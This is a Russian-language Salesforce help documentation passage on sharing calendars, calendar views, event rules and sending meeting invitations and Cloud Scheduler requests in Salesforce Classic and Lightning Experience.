1. Введите строку «*Общий доступ к календарю*» в поле «Быстрый поиск» на странице личных параметров и выберите пункт «**Общий доступ к календарю**».
2. Чтобы предоставить другим пользователям общий доступ к календарю, нажмите кнопку «**Добавить**». Выберите пользователей, роли или группы, действия которых должны отображаться в календаре.
3. Определите способ общего доступа к календарю. Выберите одно из указанных ниже значений.

### Скрыть сведения

Сотрудники могут просматривать доступность выбранных временных промежутков, но не могут просматривать другие сведения о типе событий в календаре пользователя.

### Скрыть сведения и добавить события

Сотрудники могут просматривать доступность выбранных временных промежутков, но не могут просматривать сведения о событиях. Они могут добавлять события в календарь пользователя.

### Показать сведения

Сотрудники могут просматривать подробные сведения о событиях в календаре пользователя.

### Показать сведения и добавить события

Сотрудники могут просматривать подробные сведения о событиях в календаре пользователя и добавлять события в календарь пользователя.

### Полный доступ

Сотрудники могут просматривать подробные сведения о событиях в календаре пользователя, добавлять события и редактировать текущие события.

СМ. ТАКЖЕ:

[Доступ к действиям](#)

## ВЕРСИИ

Доступно в Salesforce Classic в версиях: **все** версии, кроме **Personal Edition** и **Database.com Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания событий:

- «Редактирование событий»

## Просмотр календаря сотрудника в Salesforce Classic

После того, как сотрудники предоставят общий доступ, календари можно будет просматривать в Salesforce Classic.

Доступ к просмотру сведений о событии, редактированию или созданию событий определяются календарем. Доступ к данному календарю определяется заданными администратором Salesforce настройками организации и параметрами общего доступа к календарю, выбранными сотрудником.

Можно просматривать все события, принадлежащие нижестоящим пользователям в иерархии ролей.

- Щелкните ссылку **«Изменить»** в верхней части представления календаря «Просмотр дня», «Просмотр недели» или «Просмотр месяца» и выберите нужный календарь.

## Представления календаря

Представления календаря отображают события в системе Salesforce.

### Представления календаря в Lightning Experience

Календарь отображает все события, которые принадлежат вам в системе Salesforce, включая события вне часов работы. События можно просматривать, создавать и редактировать в представлении по дням или неделям. Для просмотра сведений нажмите на событие.

### Представления календаря в Salesforce Classic

Представления календаря отображают собственный календарь и календари других сотрудников, а также списковые представления открытых задач. Раздел «Календарь» вкладки «Начальная страница» содержит предстоящие события, область выбора даты и ссылки на другие представления календаря. Пользователи могут предоставлять сотрудникам общий доступ к календарю, а также печатать календари и списки задач.

## Представления календаря в Lightning Experience

Календарь отображает все события, которые принадлежат вам в системе Salesforce, включая события вне часов работы. События можно просматривать, создавать и редактировать в представлении по дням или неделям. Для просмотра сведений нажмите на событие.

СМ. ТАКЖЕ:

[Рекомендации по использованию событий и календарей в Lightning Experience](#)

### ВЕРСИИ

Доступно в Salesforce Classic в версиях: **все** версии, кроме **Personal Edition** и **Database.com Edition**.

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Developer Edition, Enterprise Edition, Group Edition, Performance Edition, Professional Edition** и **Unlimited Edition**.

## Представления календаря в Salesforce Classic

Представления календаря отображают собственный календарь и календари других сотрудников, а также списковые представления открытых задач. Раздел «Календарь» вкладки «Начальная страница» содержит предстоящие события, область выбора даты и ссылки на другие представления календаря. Пользователи могут предоставлять сотрудникам общий доступ к календарю, а также печатать календари и списки задач.

### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **Все** версии, кроме **Database.com**.

### Область выбора или изменения представлений






Ниже перечислены области доступа к представлениям календаря.

- Раздел «Календарь» внизу вкладки «Начальная страница» (при отсутствии раздела «Календарь» на вкладке «Начальная страница» обратитесь к администратору Salesforce с просьбой настроить макет начальной страницы).
- Значок календаря на боковой панели, который позволяет открыть последнее просмотренное представление календаря (при включении данного значка администратором Salesforce).
- Страница сведений о событии или задаче.
- Списковое представление действий.

В любом представлении, когда вы наводите указатель мыши на событие, которое хотите просмотреть и отредактировать, область наложения отображает сведения о событии и действиях, которые можно выполнить. Содержимое областей наложения настраивается администратором Salesforce.

### Представления дня, недели, месяца и действий

Ниже перечислены способы отображения событий в представлениях календаря.

- День:  или «**Сегодня**»
- Дата, выбранная посредством значка 
- Неделя:  или «**Текущая неделя**»
- Представление недели (включая или исключая выходные)
- Месяц:  или «**Текущий месяц**»
- День, выбранный в представлении недели или месяца
- Список действий (события и задачи): 


Любое представление календаря позволяет выбрать другое представление посредством соответствующего значка. Чтобы просмотреть представление отдельного дня, щелкните нужную дату в представлении недели или месяца.

### Однопользовательское представление и представления других календарей

Однопользовательское представление () отображает не более 1 000 событий за один месяц для одного из календарей ниже.

- Собственный календарь
- Календарь другого пользователя (недоступно в версии Personal Edition)
- Общедоступный календарь
- Календарь ресурсов

Чтобы изменить пользователя или календарь, щелкните ссылку «**Изменить**». Чтобы разрешить другим пользователям просмотр собственного календаря, щелкните ссылку «**Общий доступ к моему календарю**». Чтобы открыть собственный календарь, щелкните ссылку «**Вернуться к моему календарю**».


 **Прим.:** Действия, связанные с другой записью, доступны вышестоящим пользователям в иерархии ролей, независимо от наличия параметров общего доступа организации, определяющих использование иерархий.

Все однопользовательские представления дня и недели отображают не только календарь, но и список открытых задач пользователя. Раскрывающийся список позволяет пользователям выбирать другие представления (например, просроченные задачи или задачи на текущий день).

По умолчанию представления дня и недели отображают диапазон часов, определяемый полями «Начало дня» и «Конец дня» на странице «Личные сведения».

Если события Outlook синхронизируются посредством приложения Salesforce for Outlook, то верхняя часть календаря отображает баннер, ссылающийся на список неопределенных событий: синхронизированные события Outlook, которые не назначались записям Salesforce.

### Многопользовательское представление

Многопользовательское представление () отображает календари и действия нескольких пользователей. Выберите текущее списковое представление пользователей из раскрывающегося списка **«Просмотр»** или щелкните ссылку **«Создать новое представление»**.



Представление отображает доступность каждого пользователя. Условные обозначения отображают время занятости и отсутствия на рабочем месте. Многопользовательские представления не отображают события со статусом «Свободен».

Ниже перечислены ограничения для многопользовательских представлений.

- Многопользовательские представления не поддерживают функцию редактирования с помощью перетаскивания.
- Многопользовательский календарь работает на партнерском портале иначе. Например, партнеры могут просматривать только события из календарей сотрудников собственной компании и их менеджера канала распределения.

### Версия для печати

Выберите нужное представление и щелкните ссылку **«Версия для печати»**. При необходимости настройте выбранное представление перед печатью.

- Чтобы распечатать содержимое страницы, щелкните ссылку **«Печать этой страницы»**.
- Чтобы изменить даты, щелкните , , **«Сегодня»**, **«Текущая неделя»** или **«Текущий месяц»**.
- При использовании представления дня или недели выберите другое списковое представление задач.
- В многопользовательских представлениях в раскрывающемся списке **«Сортировка по»** выберите «Время», чтобы включить события всех пользователей в единый календарь. Или выберите «Пользователь» для отображения отдельного календаря для каждого пользователя.

### Рекомендации по использованию событий и календарей

Система Salesforce всегда отображает дату и время события в часовом поясе, выбранном на странице «Мои параметры». Работа со встречами и функцией планирования в Lightning Experience отличается от Salesforce Classic.

#### [Рекомендации по использованию событий и календарей в Lightning Experience](#)

Ниже приведены рекомендации по использованию событий и календарей в Lightning Experience, включая действия по созданию и обновлению событий и владению ими.

#### [Рекомендации по использованию событий и календарей в Salesforce Classic](#)

Ниже перечислены рекомендации по созданию и обновлению событий, владению ими и приглашению в них пользователей Salesforce Classic.

## Рекомендации по использованию событий и календарей в Lightning Experience

Ниже приведены рекомендации по использованию событий и календарей в Lightning Experience, включая действия по созданию и обновлению событий и владению ими.

### Ограничение количества элементов в календаре

Представление календаря может содержать максимум 150 элементов.

### Отсутствие общего доступа к календарю

Пользователи не могут предоставлять сотрудникам или менеджерам общий доступ к календарю. Менеджеры в иерархии ролей могут использовать отчеты для просмотра событий, принадлежащих нижестоящим пользователям в иерархии ролей.

Редактирование таких событий для менеджеров не доступно.

### Несение ответственности за событие одним пользователем

Ответственность за событие принадлежит только одному пользователю.

Переназначение встречи другому пользователю инициирует ее удаление из собственного календаря.

### Отсутствие приглашений на встречи

Пользователи не могут отправлять приглашения на встречи. Тем не менее, при создании встречи в Salesforce Classic и отправке приглашения календарь пользователя отображает данную встречу.

### Отсутствие повторяющихся событий

Приложение не поддерживает создание или редактирование повторяющихся событий. Тем не менее, последовательности повторяющихся событий, созданные в Salesforce Classic, доступны для просмотра и редактирования в Lightning Experience.

### Отсутствие напоминаний о событиях

Lightning Experience не поддерживает напоминания о событиях.

### Отсутствие часов работы в календаре

Календарь не поддерживает часы работы, заданные на странице личных параметров.

СМ. ТАКЖЕ:

[Рекомендации по использованию задач в Lightning Experience](#)

[Рекомендации по использованию действий](#)

## Рекомендации по использованию событий и календарей в Salesforce Classic

Ниже перечислены рекомендации по созданию и обновлению событий, владению ими и приглашениям в них пользователей Salesforce Classic.

Изменение событий

### Полномочие на изменение событий других пользователей

Полномочие на изменение событий других пользователей определяется моделью общего доступа к календарю организации и уровнем общего доступа к личному календарю. Тем не менее, независимо от данных параметров, менеджеры в иерархии ролей всегда могут изменять события, принадлежащие их подчиненным.

### Полномочие на изменение общедоступных календарей и календарей ресурсов

Полномочие на изменение событий в общедоступных календарях и календарях ресурсов определяется моделью общего доступа к календарю.

#### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Developer Edition, Enterprise Edition, Group Edition, Performance Edition, Professional Edition** и **Unlimited Edition**.

#### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **всех** версиях, кроме **Database.com Edition**.

События с приглашенными недоступны в версии: **Personal Edition**.

**Изменения полей отдельных событий и их последовательности**

Изменение, внесенное в поле последовательности, переопределяет изменение, внесенное ранее в это же поле отдельного события.

## Удаление событий

**Отклонение приглашений на события**

При отклонении приглашения на событие система Salesforce удаляет событие из календаря пользователя. Событие, содержащее приглашенных, может быть удалено только ответственным за событие.

**Уведомление для удаленной последовательности событий**

Удаление последовательности повторяющихся событий ответственным за событие инициирует отправку каждому приглашенному электронного уведомления об отмене последовательности событий.

**Обработка прошедших и будущих событий в удаленной последовательности**

Удаление последовательности событий инициирует удаление только будущих событий. Удаление не влияет на прошедшие события.

Удаленная последовательность, которая содержит прошедшие события, не перемещается системой Salesforce в корзину. Как следствие, такую последовательность невозможно восстановить посредством корзины.

Удаленная последовательность, которая не содержит прошедшие события, перемещается системой Salesforce в корзину. Отдельные события, являвшиеся частью последовательности, не перемещаются в корзину.

**Обработка последовательности, восстановленной из корзины**

Восстановление последовательности из корзины инициирует создание отдельных событий. Данные отдельные события содержат сведения, определенные последовательностью, и любые отдельные изменения или дополнения, внесенные перед удалением последовательности.

**Удаленные общедоступные календари**

Удаленный общедоступный календарь не перемещается системой Salesforce в корзину.

## Повторяющиеся события (🔄)

**Влияние изменений на последовательность событий и отдельные события в последовательности**

**Внимание:** Изменения, внесенные в поля последовательности событий, переопределяют изменения, внесенные ранее в поля отдельных событий.

При изменении любого из перечисленных ниже параметров приглашенным для всех будущих событий назначается статус «Без ответа». Ответы приглашенных и другие изменения, внесенные в отдельные будущие события, будут потеряны. Триггеры и бизнес-правила будут сброшены; ссылки на будущие события будут повреждены.

- Флажок «Событие на весь день»
- Время начала или окончания
- Расположение
- Частота повторения
- Дата начала или окончания повторения (при отправке обновлений приглашенным)

При продлении даты окончания повторения без отправки обновлений будущие события не изменяются.

**Отображение исходного и нового времени начала или окончания для измененной последовательности**

Обновленное время начала или окончания отдельного события повторяющейся последовательности отображается в представлениях календаря и разделе «Календарь» вкладки «Начальная страница». Однако обновленное время отдельного события отображается только после принятия или отклонения последовательности.

**Максимальное количество приглашенных****Продолжительность событий**

Если организация поддерживает многодневные события, то пользователи могут создавать события продолжительностью не более 14 дней, кроме повторяющихся событий. При создании повторяющегося события максимальная продолжительность отдельных событий последовательности составляет 24 часа. Если организация поддерживает многодневные события, то после создания последовательности пользователи могут создавать события продолжительностью до 14 дней.

**Напоминания о событиях**

При создании повторяющегося события и установке флажка напоминания система будет отправлять напоминание для каждого отдельного события в последовательности.

**Вложения в события**


Пользователи могут добавлять файлы в последовательности повторяющихся событий. После создания последовательности пользователи могут добавлять или удалять вложения из каждого отдельного события в последовательности.

Вложения отображаются только на странице сведений о событии, но не отображаются на страницах сведений о других связанных записях. При отсутствии связанного списка «Вложения» на странице сведений о событии обратитесь к администратору Salesforce с просьбой добавить список в макет страницы событий.

**Отправка приглашений и планирование ресурсов****Требования для доступа при отправке приглашений пользователям и ресурсам**

Контакты и интересы, приглашаемые на событие, должны быть доступны как минимум для чтения. Ресурс может быть приглашен на событие только при наличии как минимум полномочия «Добавить события».

**Полномочие на изменение событий с приглашенными**


 обозначает групповые события. Изменение события, содержащего приглашенных пользователей, доступно только ответственному. Если событие не является повторяющимся, его можно назначить другому пользователю.

Электронное обновление может быть отправлено всем приглашенным или только пользователям, добавленным или удаленным во время изменения.

**Посещаемость событий**

Отклонение события инициирует его удаление из календаря. Ответственный за событие не получает электронное уведомление о принятии или отклонении приглашения.

**Пакетное связывание событий с контактами (функция «Общедоступные действия»)****Максимальное количество связанных контактов**


Событие может быть связано с 50 контактами (но только одним интересом) в поле «Имя», включая один основной контакт. При отсутствии значка  напротив поля «Имя» обратитесь к администратору с просьбой включить функцию «Общедоступные действия».

**Отсутствие поддержки повторяющихся событий или множества ответственных за событие**

Пакетное связывание контактов недоступно для последовательности повторяющихся событий или события, ответственными за которое являются несколько пользователей.

Назначение событий коллегам

### Ответственный за событие по умолчанию

По умолчанию событие назначается автору. Чтобы назначить независимые копии нового события нескольким пользователям, щелкните  рядом с параметром «**Назначено**». В открывшемся окне щелкните вкладку «Несколько пользователей». Поле «Назначено» не поддерживается версией Personal Edition.

Проверка орфографии

### Поддержка лишь части языков

При отсутствии функции проверки орфографии в поле «Описание» обратитесь к администратору Salesforce с просьбой включить данную функцию. Тем не менее, функция проверки орфографии поддерживает не все языки, используемые системой Salesforce. Например, функция проверки орфографии не поддерживает тайский и русский языки, а также некоторые языки с двухбайтовой кодировкой символов (японский, корейский и китайский).

События в Chatter

### Новые события в лентах Chatter

Новое событие, связанное с записью (например, интерес, организация или настраиваемый объект), отображается в ленте соответствующей записи. Любая отслеживаемая запись отображает элементы ленты для всех событий, независимо от их автора.

### Создание событий в лентах

Администратор Salesforce определяет возможность использования Chatter с целью создания событий для разных типов записей. Например, ленты для доступных организаций позволяют просматривать, но не позволяют создавать события.

### Отсутствие повторяющихся событий в Chatter

Лента Chatter пользователя не отображает повторяющиеся события; Chatter не поддерживает отслеживание повторяющихся событий.

СМ. ТАКЖЕ:

[Представления календаря в Salesforce Classic](#)

## Приглашения и планирование в Salesforce Classic

Salesforce Classic позволяет отправлять и принимать приглашения на встречи, а также использовать Cloud Scheduler для определения времени проведения встречи. При необходимости пользователи могут создавать встречи Microsoft® Outlook® для событий Salesforce.

### Отправка приглашений на событие и расписание ресурсов в Salesforce Classic

Система позволяет приглашать пользователей, контактов и интересов на встречу, а также планировать ресурсы встречи.

### Быстрое планирование встреч по поводу организации, контакта или интересующегося клиента в Salesforce Classic

Функция планирования с помощью перетаскивания позволяет пользователям планировать события, связанные с организациями, контактами и интересами, прямо на странице спискового представления путем перетаскивания записей из списковых представлений в представления календаря «Просмотр недели» и ввода сведений о событии в область наложения.

### ВЕРСИИ

Доступно в Salesforce Classic в версиях: **все** версии, кроме **Personal Edition** и **Database.com Edition**.



### Создание встречи Outlook для события в Salesforce Classic

Ниже приводятся инструкции по созданию встречи Microsoft® Outlook® на основе сведений о событии.

### Создание события в общедоступном календаре в Salesforce Classic

Общедоступный календарь содержит расписание событий, доступных группе пользователей (например, календарь распродаж для отдела продаж). Просмотр календаря доступен пользователям Salesforce, входящим в группу, для которой создан календарь. Добавление событий в общедоступный календарь осуществляется аналогично добавлению событий в календарь пользователя.

### Использование Cloud Scheduler для отправки запросов на проведение встреч в Salesforce Classic



Приложение Cloud Scheduler позволяет отправлять контакту, интересу, организации-лицу или сотруднику запрос на проведение встречи.

### Отклики на приглашения к событиям в Salesforce Classic

Приглашение на событие может быть принято или отклонено. Принятое приглашение может быть добавлено как событие в приложение Outlook.

## Отправка приглашений на событие и расписание ресурсов в Salesforce Classic

Система позволяет приглашать пользователей, контактов и интересов на встречу, а также планировать ресурсы встречи.

1. Нажмите кнопку **«Выбрать»** в разделе «Выбрать приглашенных» на странице сведений о событии.
2. Выберите нужный тип приглашенных в диалоговом окне «Выбрать приглашенных»: пользователи, интересы, контакты или ресурсы.
3. Введите имя или его часть. Чтобы расширить область поиска, пропустите данное поле. Нажмите кнопку **«Найти»**.
4. Чтобы добавить или удалить пользователей или ресурсы, воспользуйтесь кнопками  и . Чтобы пригласить других пользователей или ресурсы, выполните повторный поиск и выберите нужных приглашенных.
5. Нажмите кнопку **«Готово»**.
6. При необходимости просмотрите календарь каждого приглашенного, а также уточните дату и время события.

Доступность приглашенных обозначается следующими цветами: синий (занятость) и красный (отсутствие на рабочем месте). При наличии нескольких событий на одно время календарь отображает все события. Для просмотра подробных сведений о событии наведите указатель мыши на нужное событие в календаре.

7. Чтобы удалить приглашенного из события, щелкните ссылку **«Удалить»** напротив имени нужного приглашенного.
8. Нажмите кнопку **«Сохранить и отправить обновление»**.  
Приглашенные интересы, контакты и лица-организации получают электронные сообщения, содержащие ссылку на веб-страницу. Приглашенные могут принять или отклонить приглашение на событие или последовательность событий. Краткое описание события также отправляется по эл. почте. Приглашенный ресурс, который свободен в указанное время, принимает приглашение автоматически.

### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal Edition** и **Database.com Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ



Для отправки приглашений на событие:

- «Редактирование событий»

## Быстрое планирование встреч по поводу организации, контакта или интересующегося клиента в Salesforce Classic

Функция планирования с помощью перетаскивания позволяет пользователям планировать события, связанные с организациями, контактами и интересами, прямо на странице спискового представления путем перетаскивания записей из списковых представлений в представления календаря «Просмотр недели» и ввода сведений о событии в область наложения.

При отсутствии ссылки  «Открыть календарь» обратитесь к администратору с просьбой включить функцию планирования с помощью перетаскивания.

1. Щелкните ссылку  «Открыть календарь» внизу спискового представления. Данное действие открывает еженедельное представление календаря.
  2. Перетащите нужную запись из списка во временную область календаря. Данное действие открывает всплывающее окно создания события. Событие автоматически связывается с записью, перетаскиваемой из спискового представления.
- Ссылка  «Открыть календарь» отображается только в нижней части списковых представлений организаций, контактов и интересов.
  - Функция планирования с помощью перетаскивания недоступна для вкладки «Консоль», событий с приглашенными участниками, повторяющихся событий, режима доступности и приложения Connect Offline.
  - Списковые представления, поддерживающие функцию планирования с помощью перетаскивания, могут загружаться немного дольше обычного.
  - При изменении размера списка или календаря путем перетаскивания линии между ними новый размер автоматически сохраняется для всех представлений, поддерживающих функцию планирования с помощью перетаскивания. При необходимости размер списка или календаря может быть изменен.

## Создание встречи Outlook для события в Salesforce Classic

Ниже приводятся инструкции по созданию встречи Microsoft® Outlook® на основе сведений о событии.

1. Нажмите кнопку «Добавить в Outlook» на странице сведений о событии.
2. Чтобы добавить событие в приложение Outlook, нажмите кнопку «Открыть». Чтобы сохранить событие на компьютере в виде VCS-файла, нажмите кнопку «Сохранить». Чтобы импортировать сохраненный VCS-файл, воспользуйтесь приложением Outlook.

Встреча Outlook добавляется в папку «salesforce.com» и помечается как относящаяся к категории «salesforce.com», чтобы избежать дублирования при синхронизации.

Ниже перечислены рекомендации по добавлению события в приложение Outlook.

- Разрывы строк, введенные в поле события «Описание», не отображаются при просмотре события в приложении Outlook. При использовании VCS-файла разрывы строк заменяются двойными пробелами.
- При необходимости события Salesforce могут быть синхронизированы с приложением Outlook посредством Exchange Sync или Salesforce for Outlook.

### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal Edition** и **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции планирования с помощью перетаскивания:

- «Настройка приложения»

Для создания событий:

- «Редактирование событий»


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания событий:

- «Редактирование событий»

### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **Все** версии, кроме **Database.com**.

 **Прим.:** Для добавления сообщений эл. почты Microsoft® Outlook® в Salesforce рекомендуем воспользоваться приложениями Salesforce App for Outlook и Salesforce for Outlook. Данные приложения позволяют регистрировать входящие и исходящие сообщения эл. почты в качестве задач Salesforce. Затем данные задачи могут быть связаны с нужными контактами, интересами или другими записями.

## Создание события в общедоступном календаре в Salesforce Classic

Общедоступный календарь содержит расписание событий, доступных группе пользователей (например, календарь распродаж для отдела продаж). Просмотр календаря доступен пользователям Salesforce, входящим в группу, для которой создан календарь. Добавление событий в общедоступный календарь осуществляется аналогично добавлению событий в календарь пользователя.

1. Чтобы выбрать общедоступный календарь, щелкните ссылку «**[Изменить]**» в представлении календаря.
2. Выберите время и дату события.
  - Чтобы добавить событие на определенное время, щелкните ссылку времени (например, «**9:00 AM**») в представлении дня.
  - Чтобы добавить событие на определенную дату, щелкните **+** в представлении недели или месяца.
3. Введите сведения о событии.
4. Нажмите кнопку «**Сохранить**». Чтобы сохранить событие и создать задачу, нажмите кнопку «**Сохранить и создать задачу**». Чтобы сохранить событие и создать дополнительное событие, нажмите кнопку «**Сохранить и создать событие**».

### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **Все** выпуски, кроме **Personal Edition, Group Edition** и **Database.com**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания события в общедоступном календаре:

- «Редактирование событий»

## Использование Cloud Scheduler для отправки запросов на проведение встреч в Salesforce Classic

Приложение Cloud Scheduler позволяет отправлять контакту, интересу, организации-лицу или сотруднику запрос на проведение встречи.

### Принцип действия Cloud Scheduler в Salesforce Classic

Если приложение Cloud Scheduler используется для отправки запросов контакту, интересу, организации-лицу или коллеге в Salesforce, то система Salesforce создает уникальную веб-страницу встречи, которая отображает предложенное время ее проведения. Данная страница позволяет приглашенным выбирать оптимальное время и отправлять свои ответы. Система Salesforce отслеживает все полученные ответы, поэтому при подтверждении встречи организатор может выбрать оптимальное для всех время.

### Запрос конференции в Salesforce Classic

Рекомендуем использовать приложение Cloud Scheduler для отправки запросов контакту, интересу, организации-лицу или сотруднику.

### Советы по выбору времени проведения конференции в Salesforce Classic

При отправке запроса посредством приложения Cloud Scheduler пользователь может выбрать время проведения встречи самостоятельно или предоставить данное право системе Salesforce. Рекомендуем разрешить системе Salesforce определение времени проведения встречи, если запрос может быть просмотрен первым приглашенным по истечении долгого периода после его отправки. Например, если запрос, отправленный организатором в понедельник, просматривается контактом в четверг, то система Salesforce предлагает время, начиная с четверга, а не понедельника.

### ВЕРСИИ

Доступно в Salesforce Classic в версиях: **все** версии, кроме **Personal Edition** и **Database.com Edition**.

### Изменение приглашенных для запрошенной конференции в Salesforce Classic

Если приложение Cloud Scheduler используется для создания запроса конференции, можно добавить и удалить приглашенных в любой момент.

### Повторное планирование запрошенной конференции в Salesforce Classic

Неподтвержденная встреча, запрошенная посредством приложения Cloud Scheduler, может быть запланирована повторно путем выбора новых временных промежутков. Обратите внимание, что новые временные промежутки не могут быть выбраны для подтвержденной встречи ввиду ее преобразования в событие. Чтобы повторно запланировать событие, измените дату события и отправьте обновление приглашенным.

### Проверка запрошенной конференции в Salesforce Classic

После отправки запроса посредством приложения Cloud Scheduler дождитесь ответов от приглашенных, содержащих оптимальное время проведения встречи. При получении ответа система Salesforce отправляет электронное уведомление и автоматически обновляет сведения о встрече. При необходимости выберите оптимальное время и подтвердите проведение встречи.

### Отмена запрошенной конференции в Salesforce Classic

Неподтвержденную конференцию, созданную через запрос в Cloud Scheduler, можно отменить, после чего Salesforce автоматически рассылает уведомление об отмене всем приглашенным. При подтверждении встреча преобразуется в событие, доступное для удаления подобно любому другому событию.

## Принцип действия Cloud Scheduler в Salesforce Classic

Если приложение Cloud Scheduler используется для отправки запросов контакту, интересу, организации-лицу или коллеге в Salesforce, то система Salesforce создает уникальную веб-страницу встречи, которая отображает предложенное время ее проведения. Данная страница позволяет приглашенным выбирать оптимальное время и отправлять свои ответы. Система Salesforce отслеживает все полученные ответы, поэтому при подтверждении встречи организатор может выбрать оптимальное для всех время.

### Действие 1. Организатор отправляет запрос и предлагает время проведения встречи.

Откройте раздел «Календарь» вкладки «Начальная страница» или связанный список «Открытые действия» на странице сведений о нужном контакте, интересе или организации-лице. Чтобы открыть страницу «Запрос на проведение встречи», нажмите кнопку **«Создать запрос на проведение встречи»**.

#### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **Все** выпуски, кроме **Personal Edition** и **Database.com**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки запроса на проведение встречи:

- «Редактирование событий»

И

«Отправка эл. почты»

1. Чтобы пригласить на встречу сотрудников, интересы, контакты или организации-лица, нажмите кнопку **«Кому»**.
2. Выберите в календаре не более пяти временных промежутков или предоставьте это право системе Salesforce.

### Действие 2. Приглашенные выбирают удобное время.

Система Salesforce отправляет электронный запрос на проведение встречи, позволяющий приглашенным выбрать удобное время.

1. Чтобы открыть веб-страницу встречи, приглашенный должен нажать кнопку **«Ответить на запрос»** в полученном запросе.
2. Данная страница позволяет приглашенным выбирать оптимальное время и отправлять свои ответы.

### Действие 3. Организатор подтверждает встречу.

Система Salesforce продолжает отслеживать все ответы, позволяющие просматривать доступность каждого приглашенного. При необходимости выберите оптимальное время и подтвердите проведение встречи.

| Attendee Availability                        |  |  |   |
|--|--|--|---|
| Proposed Times                               | Tue<br>7/20/2010<br>1:30 PM -<br>2:30 PM PDT | Thu<br>7/22/2010<br>1:30 PM -<br>2:30 PM PDT | Fri<br>7/23/2010<br>12:00 PM -<br>1:00 PM PDT |
| <b>Dean Atchison</b>                         | Free   | Free   | Free  |
| <b>Jane Smith</b><br>Replied < 1 minute ago. | Available                                    | Available                                    |   |
| <b>John Doe</b><br>Replied < 1 minute ago.   |  | Available                                    | Available                                     |
| Select One >                                 | <input type="radio"/>                        | <input checked="" type="radio"/>             | <input type="radio"/>                         |

Reschedule   Confirm   Cancel Meeting

### Запрос конференции в Salesforce Classic

Рекомендуем использовать приложение Cloud Scheduler для отправки запросов контакту, интересу, организации-лицу или сотруднику.

Прежде чем использовать приложение Cloud Scheduler, просмотрите перечисленные ниже рекомендации.

- Наличие как минимум полномочия «Чтение» для приглашенных контактов, интересов и организаций-лиц.
- Запись каждого приглашенного должна содержать адрес эл. почты, используемый системой Salesforce для отправки запроса на проведение встречи.
- Разрешается приглашать не более 50 участников на встречу. Приглашение может быть отправлено только контактам, интересам или организациям-лицам, только сотрудникам, использующим Salesforce, или всем вместе.
- Рекомендуем установить приложение [Salesforce for Outlook](#), позволяющее синхронизировать календарные события между системой Salesforce и приложением Microsoft® Outlook®.

При выборе времени проведения встречи рекомендуем использовать обновленный календарь Salesforce, отображающий текущую занятость.

Чтобы отправить запрос на проведение встречи, выполните указанные ниже действия.

1. Откройте раздел «Календарь» вкладки «Начальная страница» или связанный список «Открытые действия» на странице сведений о нужном контакте, интересе или организации-лице.
2. Нажмите кнопку **«Создать запрос на проведение встречи»**.  
Если данная кнопка не отображается в разделе «Календарь» вкладки «Начальная страница» или связанном списке «Открытые действия», обратитесь к администратору Salesforce.
3. Чтобы пригласить на встречу сотрудников, интересы, контакты или организации-лица, нажмите кнопку **«Кому»**.
  - a. Выберите тип приглашенного из раскрывающегося списка. Организации-лица отображаются в результате поиска по контактам и могут быть добавлены в качестве приглашенных.
  - b. Введите имя или его часть. Чтобы расширить область поиска, пропустите данное поле.
  - c. Нажмите кнопку **«Начать»**.
  - d. Установите флажки напротив нужных пользователей в разделе «Результаты поиска» и нажмите кнопку **«Вставить выбранное»**. Чтобы добавить других приглашенных, выполните новый поиск и выберите нужных людей.

### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **Все** выпуски, кроме **Personal Edition** и **Database.com**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки запроса на проведение встречи:

- «Редактирование событий»

И

«Отправка эл. почты»

Пользователь, имя которого помечено значком предупреждения (⚠), не может быть приглашен на встречу, так как его запись не содержит адреса эл. почты. Чтобы пригласить данного пользователя на встречу, дополните его запись адресом эл. почты.

e. Нажмите кнопку **«Готово»**.

f. Чтобы удалить приглашенного пользователя, щелкните значок «X» напротив имени нужного пользователя в поле «Кому». Если запрос на проведение встречи отправлен посредством связанного списка «Открытые действия», то некоторые приглашенные не могут быть удалены. Как правило, система не позволяет удалять первый контакт, интерес или организацию-лицо в поле «Кому».

#### 4. Введите тему и местоположение.

Если запрос на проведение встречи отправлен посредством связанного списка «Открытые действия», то стандартная тема содержит имя организации для интереса или контакта и название компании, указанное на странице личных сведений. Например, встречи, созданной организатором из компании ACME для контакта из компании Sterling, по умолчанию присваивается следующая тема: «Sterling и ACME». Местоположению встречи по умолчанию задается значение «Подлежит определению».

#### 5. Откройте одну из перечисленных ниже вкладок.

- **«Время проведения встречи определяется мною»:** выбор не более пяти временных промежутков в календаре.
- **«Время проведения встречи определяется Salesforce»:** выбор временного интервала и продолжительности встречи, а также предоставление системе Salesforce права выбора не более пяти временных промежутков.

#### 6. Нажмите кнопку **«Далее»**.

#### 7. Напишите сообщение и нажмите кнопку **«Отправить»**.

Обратите внимание на перечисленные ниже примечания.

- Электронная подпись пользователя добавляется в сообщение автоматически.
- Система Salesforce отправляет запрос на проведение встречи при нажатии кнопки **«Отправить»**.
- Веб-страница встречи отображает все сообщения между организатором и приглашенными. А именно: сообщения, созданные приглашенными при ответе на запрос.
- Если запрос на проведение встречи отправлен посредством связанного списка «Открытые действия», то встреча отображается только на странице сведений о соответствующем контакте или интересе. Конференция не отображается в связанном списке «Открытые действия» любого другого приглашенного. Например, запрошенная встреча, созданная на странице сведений о контакте Мария Кузнецова и позже дополненная контактом Иван Петров посредством кнопки **«Кому»**, отображается только в связанном списке «Открытые действия» для контакта Мария Кузнецова. Если запрос на проведение встречи отправлен посредством раздела «Календарь» вкладки «Начальная страница», то встреча не отображается в связанном списке «Открытые действия» обоих контактов.

